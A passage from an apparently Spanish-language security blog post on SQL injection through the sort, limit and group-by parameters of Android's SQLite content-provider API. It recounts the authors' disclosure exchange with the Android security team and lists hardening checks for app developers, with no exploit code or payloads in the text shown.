
Java JDBC no dispone de una API similar que permita establecer los parámetros Order By, Limit o Group By:
SQLAlchemy tampoco protege contra esto:


Actualizaremos el blog con el comportamiento de otras API.
III. Intento de reportar el problema
Antes de escribir este artículo, reportamos este problema al equipo de seguridad de Android; esta fue la respuesta que recibimos:
Hola: Gracias por el reporte. He abierto un bug para que el equipo de ingeniería de Android lo revise. El ID del bug se indica en la etiqueta AndroidID. Todavía no hemos clasificado la severidad de este reporte. Les pedimos que lo mantengan confidencial para darnos tiempo a desarrollar una corrección y a notificar la vulnerabilidad en nuestros boletines. Les avisaremos si tenemos alguna pregunta. Asegúrese de haber firmado el acuerdo de licencia de colaborador de Android (https://cla.developers.google.com/clas/new?kind=KIND_INDIVIDUAL) para que podamos utilizar su contribución. Gracias de nuevo. El equipo de seguridad de Android
y después:
Gracias por reportar esto. El equipo de ingeniería lo ha revisado y ha determinado que no es un problema de seguridad. El ataque y los datos que se pueden recuperar ya están fácilmente al alcance del atacante, por lo que la inyección SQL no daría más información de la que el usuario ya tiene a su disposición.
Enviamos una solicitud de aclaración, ya que hemos visto aplicaciones que comparten el acceso a una tabla concreta y almacenan datos sensibles en la misma base de datos:
De acuerdo, gracias por su respuesta. Permítanme satisfacer mi curiosidad, solo quiero asegurarme de que lo entiendo bien: si tengo el siguiente ejemplo, una aplicación de correo que exporta un content provider para acceder a una tabla 'suggestion'. Si puedo aprovechar que puedo inyectar consultas SQL en el parámetro sort y recuperar contenido de la tabla 'emails', que no debería ser accesible, ¿cómo se consideraría eso fácilmente accesible para el atacante?
Lamentablemente, nunca recibimos respuesta.
Tras intercambiar opiniones con desarrolladores y otros investigadores de seguridad, y tras revisar documentación y blogs, la mayoría parece dar por hecho que la API es segura frente a SQLi.
Nuestra opinión es que hay que educar a los desarrolladores sobre el riesgo de la API en la sección de documentación y en los ejemplos de código compartidos, o bien ofrecer una API más segura.
El impacto de explotar esto es, sobre todo, la exposición de información privada a una aplicación maliciosa que ya esté presente en el teléfono, lo cual limita el riesgo, por supuesto. SQLite es conocido por estar sometido a pruebas muy rigurosas y ha sufrido muy pocas vulnerabilidades en el pasado (consulte https://lcamtuf.blogspot.com/2015/04/finding-bugs-in-sqlite-easy-way.html); la presencia de una de ellas podría significar ejecución de código en el contexto de la aplicación vulnerable.
Para los desarrolladores de aplicaciones móviles, estas son las comprobaciones para asegurarse de que su aplicación no sea vulnerable:
- Revise el uso de la API de SQLite que acepta entradas del usuario (ya sea desde content providers, broadcast receivers, services, activities ...) y que gestiona los parámetros 'limit', 'group by', 'having' y 'sort'
- Limite el acceso a los content providers con los permisos adecuados (permisos de tipo privilegio Signature y SystemOrSignature) y establezca explícitamente el atributo exported
- Separar los datos privados de los menos privados en bases de datos distintas limita el impacto de cualquier posible inyección SQL
- Eche un vistazo a SnappyDB https://github.com/nhachicha/SnappyDB, utilizado por aplicaciones como Uber